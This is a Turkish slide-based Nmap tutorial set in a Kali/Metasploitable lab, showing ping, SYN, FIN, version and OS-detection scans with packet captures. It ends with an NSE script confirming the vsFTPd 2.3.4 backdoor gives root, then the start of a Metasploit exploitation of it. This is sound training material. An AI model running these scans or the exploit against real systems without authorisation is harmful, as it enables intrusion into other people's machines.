
[*] Beren Kuday GÖRÜN



03:55 PM

Tespit – Ping Scan

-sP parametresi ile hedef cihazların 80. portuna SYN bayrağı gönderilmektedir. Bu şekilde ayakta olan Cihazlar hızlı bir şekilde bulunabilmektedir. Bu taraa Ping Scan olarak da isimlendirilmektedir.



*eth0

kali@kali: ~/Desktop

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.0.2.7

No.	Time	Source	Destination	Protocol	Length	Info
9	0.000693957	10.0.2.15	10.0.2.7	TCP	74	44772 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
12	0.001089971	10.0.2.7	10.0.2.15	TCP	74	80 → 44772 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK
13	0.001101080	10.0.2.15	10.0.2.7	TCP	66	44772 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1280 TSecr=1280
15	0.001396302	10.0.2.15	10.0.2.7	TCP	66	44772 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1280 TSecr=1280
781	406.229664575	10.0.2.7	10.0.2.255	BROWSER	286	Local Master Announcement METASPOITABLE, Workstation
782	406.229674878	10.0.2.7	10.0.2.255	BROWSER	257	Domain/Workgroup Announcement WORKGROUP, NT Workstation

Frame 9: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0

Ethernet II, Src: PcsCompu_1f:30:76 (08:00:27:1f:30:76), Dst: PcsCompu_f4:e1:bf (08:00:27:f4:e1:bf)

Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.7

Transmission Control Protocol, Src Port: 44772, Dst Port: 80, Seq: 0, Len: 0

0000 08 00 27 f4 e1 bf 08 00 27 1f 30 76 08 00 45 00 ..'....'0v..E..

0010 00 3c ab 36 40 00 40 06 77 70 0a 00 02 0f 0a 00 <..6@. wp.....

0020 02 07 ae e4 00 50 5e 11 3e 59 00 00 00 00 a0 02P^..>Y.....

0030 fa f0 18 44 00 00 02 04 05 b4 04 02 08 0a 4b 9b ..D.....K..

0040 21 39 00 00 00 01 03 03 07 !9.....

kali@kali: ~/Desktop\$ nmap 10.0.2.0/24 -sP

Starting Nmap 7.80 (https://nmap.org) at 2020-04-29 15:41 EDT

Nmap scan report for 10.0.2.1

Host is up (0.0014s latency).

Nmap scan report for 10.0.2.2

Host is up (0.0019s latency).

Nmap scan report for 10.0.2.7

Host is up (0.00071s latency).

Nmap scan report for 10.0.2.15

Host is up (0.00031s latency).

Nmap done: 256 IP addresses (4 hosts up) scanned in 3.09 seconds

kali@kali: ~/Desktop\$

03:55 PM

Tespit – Ping Scan

-sP parametresi ile hedef cihazların 80. portuna SYN bayrağı gönderilmektedir. Bu şekilde ayakta olan Cihazlar hızlı bir şekilde bulunabilmektedir. Bu taraa Ping Scan olarak da isimlendirilmektedir.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.0.2.7

No.	Time	Source	Destination	Protocol	Length	Info
9	0.000693957	10.0.2.15	10.0.2.7	TCP	74	44772 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
12	0.001089971	10.0.2.7	10.0.2.15	TCP	74	80 → 44772 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK
13	0.001101080	10.0.2.15	10.0.2.7	TCP	66	44772 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1280 TSecr=1280
15	0.001396302	10.0.2.15	10.0.2.7	TCP	66	44772 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1280 TSecr=1280
781	406.229664575	10.0.2.7	10.0.2.255	BROWSER	286	Local Master Announcement METASPOITABLE, Workstation
782	406.229674878	10.0.2.7	10.0.2.255	BROWSER	257	Domain/Workgroup Announcement WORKGROUP, NT Workstation

Frame 9: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0

Ethernet II, Src: PcsCompu_1f:30:76 (08:00:27:1f:30:76), Dst: PcsCompu_f4:e1:bf (08:00:27:f4:e1:bf)

Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.7

Transmission Control Protocol, Src Port: 44772, Dst Port: 80, Seq: 0, Len: 0

0000 08 00 27 f4 e1 bf 08 00 27 1f 30 76 08 00 45 00 ..'....'0v..E..

0010 00 3c ab 36 40 00 40 06 77 70 0a 00 02 0f 0a 00 <..6@.wp.....

0020 02 07 ae e4 00 50 5e 11 3e 59 00 00 00 00 a0 02 ..P^>Y.....

0030 fa f0 18 44 00 00 02 04 05 b4 04 02 08 0a 4b 9b ..D.....K..

0040 21 39 00 00 00 01 03 03 07 !9.....

*eth0

kali@kali: ~/Desktop

kali@kali: ~/Desktop

```
kali@kali:~/Desktop$ nmap 10.0.2.0/24 -sP
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 15:41 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0014s latency).
Nmap scan report for 10.0.2.2
Host is up (0.0019s latency).
Nmap scan report for 10.0.2.7
Host is up (0.00071s latency).
Nmap scan report for 10.0.2.15
Host is up (0.00031s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.09 seconds
kali@kali:~/Desktop$
```

Capturing from eth0 kali@kali: ~/Des Dosya Makine Görünüm Giriş Aygıtlar Yardım Kali Linux 64bit - Udemy (Code ve Terminator) 04:01 PM 4/29/2020

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.0.2.7 && tcp.port == 21

No.	Time	Source	Destination	Protocol	Length	Info
10	0.128021983	10.0.2.15	10.0.2.7	TCP	58	58168 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
22	0.128735769	10.0.2.7	10.0.2.15	TCP	60	21 → 58168 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
23	0.128756699	10.0.2.15	10.0.2.7	TCP	54	58168 → 21 [RST] Seq=1 Win=0 Len=0

Frame Ethernet Internal Transm

0000 08
0010 00
0020 02
0030 04

kali@kali: ~/Desktop

kali@kali: ~/Desktop 71x35

```
kali@kali:~/Desktop$ nmap 10.0.2.7 -sS
You requested a scan type which requires root privileges.
QUITTING!
kali@kali:~/Desktop$ 
kali@kali:~/Desktop$ 
kali@kali:~/Desktop$ 
kali@kali:~/Desktop$ sudo nmap 10.0.2.7 -sS
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 16:01 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00081s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
```

SYN Scan işleminde yetki gerekmektedir. Bu tarama teknigi TCP Scan'e göre daha hızlıdır bunun sebebi üçlü el sıkışma gerçekleşmeden hedef cihazdan «SYN ACK» bayrağı alındığında RST flag'inin gönderilmesidir. Bundan dolayı bu taramada üçlü el sıkışma gerçekleştirmeyecektir.

Tespit – SYN Scan

Capturing from eth0 kali@kali: ~/Desktop 04:15 PM

Capturing from eth0 kali@kali: ~/Desktop kali@kali: ~/Desktop 66x34

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.0.2.7 && tcp.port == 21 || tcp.port == 24

No.	Time	Source	Destination	Protocol	Length	Info
21	0.123065024	10.0.2.15	10.0.2.7	TCP	54	41375 → 21 [FIN] Seq=1 Win=1024 Len=0
550	0.158275979	10.0.2.15	10.0.2.7	TCP	54	41375 → 24 [FIN] Seq=1 Win=1024 Len=0
557	0.158647998	10.0.2.7	10.0.2.15	TCP	60	24 → 41375 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
1599	1.224357246	10.0.2.15	10.0.2.7	TCP	54	41376 → 21 [FIN] Seq=1 Win=1024 Len=0

FIN Scan farklı bir tarama türündür hedef portlara
«FIN» flag'i gönderilmektedir. Bu işlem
gerçekleştirildiğinde eğer port açıksa hedef porttan
herhangi bir cevap dönmezken kapalı porttan «RST,
ACK» flag'i dönmektedir.

Not: Portların durumu ile ilgili open, filtered
terimleri ilerleyen kısımlarda açıklanacaktır.
Not: Bu taramayı gerçekleştirebilmek için root
yetkisine sahip olmamız gerekmektedir.

```
kali@kali:~/Desktop$ nmap 10.0.2.7 -sF
You requested a scan type which requires root privileges.
QUITTING!
kali@kali:~/Desktop$ 
kali@kali:~/Desktop$ 
kali@kali:~/Desktop$ sudo nmap 10.0.2.7 -sF
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 16:15 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00047s latency).
Not shown: 977 closed ports
PORT      STATE      SERVICE
21/tcp    open| filtered  ftp
22/tcp    open| filtered  ssh
23/tcp    open| filtered  telnet
25/tcp    open| filtered  smtp
53/tcp    open| filtered  domain
80/tcp    open| filtered  http
111/tcp   open| filtered  rpcbind
139/tcp   open| filtered  netbios-ssn
445/tcp   open| filtered  microsoft-ds
512/tcp   open| filtered  exec
513/tcp   open| filtered  login
514/tcp   open| filtered  shell
1099/tcp  open| filtered  rmiregistry
1524/tcp  open| filtered  ingreslock
2049/tcp  open| filtered  nfs
2121/tcp  open| filtered  ccproxy-ftp
3306/tcp  open| filtered  mysql
5432/tcp  open| filtered  postgresql
5900/tcp  open| filtered  vnc
6000/tcp  open| filtered  X11
6667/tcp  open| filtered  irc
```

Capturing from eth0 kali@kali: ~/Desktop Dosya Makine Görünüm Giriş Aygıtlar Yardım Kali Linux 64bit - Udemy (Code ve Terminator) 04:24 PM

Capturing from eth0 kali@kali: ~/Desktop

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.0.2.7 && tcp.port == 21

No.	Time	Source	Destination	Protocol	Length	Info
13	0.058404870	10.0.2.15	10.0.2.7	TCP	74	57934 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
25	0.058979988	10.0.2.7	10.0.2.15	TCP	74	21 → 57934 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS
26	0.058987274	10.0.2.15	10.0.2.7	TCP	66	57934 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=12
38	0.059155003	10.0.2.15	10.0.2.7	TCP	66	57934 → 21 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=12
2055	0.312927653	10.0.2.15	10.0.2.7	TCP	74	59926 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
2067	0.313429764	10.0.2.7	10.0.2.15	TCP	74	21 → 59926 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS
2068	0.313448167	10.0.2.15	10.0.2.7	TCP	66	59926 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=12
2131	0.323343555	10.0.2.7	10.0.2.15	FTP	86	Response: 220 (vsFTPd 2.3.4)
2132	0.323368663	10.0.2.15	10.0.2.7	TCP	66	59926 → 21 [ACK] Seq=1 Ack=21 Win=64256 Len=0 TSval=12
2133	0.323659861	10.0.2.15	10.0.2.7	TCP	66	59926 → 21 [FIN, ACK] Seq=1 Ack=21 Win=64256 Len=0 TSval=12
2139	0.327753363	10.0.2.7	10.0.2.15	FTP	76	Response: 500 OOPS:
2140	0.327780886	10.0.2.15	10.0.2.7	TCP	54	59926 → 21 [RST] Seq=2 Win=0 Len=0
2141	0.327804568	10.0.2.7	10.0.2.15	FTP	96	Response: vsftpd_recv_peek: no data
2142	0.327812927	10.0.2.15	10.0.2.7	TCP	54	59926 → 21 [RST] Seq=2 Win=0 Len=0
2143	0.327824583	10.0.2.7	10.0.2.15	FTP	68	Response:
2144	0.327827389	10.0.2.15	10.0.2.7	TCP	54	59926 → 21 [RST] Seq=2 Win=0 Len=0

Frame Ethernet Internet Transmission File T [Current]

Version Scan taramasında **-sV** parametresi
haricinde bir parametre verilmez ise otomatik
olarak **-sT** taraması ile birlikte işlem gerçekleştirilir.
Portlar tespit edildikten sonra özel paketler
yollandan servisin version bilgisi elde edilmeye
çalışır.

kali@kali: ~/Desktop\$ nmap -sV 10.0.2.7
Starting Nmap 7.80 (https://nmap.org) at 2020-04-29 16:24 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00049s latency).
Not shown: 977 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)

Tespit – Version Scan

```
kali@kali:~/Desktop$ sudo nmap -O 10.0.2.7
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 16:52 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00068s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:F4:E1:BF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```


-O parametresi ile hedef makinenin işletim sistemi ile ilgili belirli tespitlerde bulunulmaya çalışılır.

Bu taramayı yapabilmek için root olmamız gerekmektedir.

```
kali@kali:~/Desktop$ sudo nmap -O 10.0.2.7
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 16:52 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00068s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:F4:E1:BF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```


-O parametresi ile hedef makinenin işletim sistemi ile ilgili belirli tespitlerde bulunulmaya çalışılır.

Bu taramayı yapabilmek için root olmamız gerekmektedir.



Nmap 101 – NSE

[*] Beren Kuday GÖRÜN



Nmap Script Motoru (Nmap Scripting Engine – NSE) Nedir?

- NSE scriptleri Lua script dilinde yazılır ve .nse uzantısına sahiptir ve Nmap ana dizinin altında “scripts” dizininde saklanırlar. Bu scriptler ile bilgi toplama aşamasından exploit etme aşamasına kadar bir sürü işlem gerçekleştirilebilmektedir.

NSE

```
kali㉿kali:~/Desktop
kali@kali: ~/Desktop 104x50
Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
kali@kali:~/Desktop$


kali@kali:~/Desktop$ nmap --script=ftp-vsftpd-backdoor.nse 10.0.2.7 -p 21
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 17:30 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00071s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|  ftp-vsftpd-backdoor:
  VULNERABLE:
    vsFTPd version 2.3.4 backdoor
      State: VULNERABLE (Exploitable)
      IDs: BID:48539  CVE: CVE-2011-2523
        vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
      Disclosure date: 2011-07-03
    Exploit results:
      Shell command: id
      Results: uid=0(root) gid=0(root)
    References:
      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_
backdoor.rb
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
      https://www.securityfocus.com/bid/48539

Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
kali@kali:~/Desktop$
```

Burada NSE'lerin kullanımına bir örnek verilmiştir.
FTP için bir arama yapılmış ve olumlu sonuç alınmıştır
daha sonrasında msfconsole üzerinden Shell
alınmıştır.

```
kali@kali: ~/Desktop
kali@kali: ~/Desktop 118x53

msf5 > search vsftpd
Matching Modules
=====
#  Name
-  ---
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No  VSFTPD v2.3.4 Backdoor Command Execution

msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

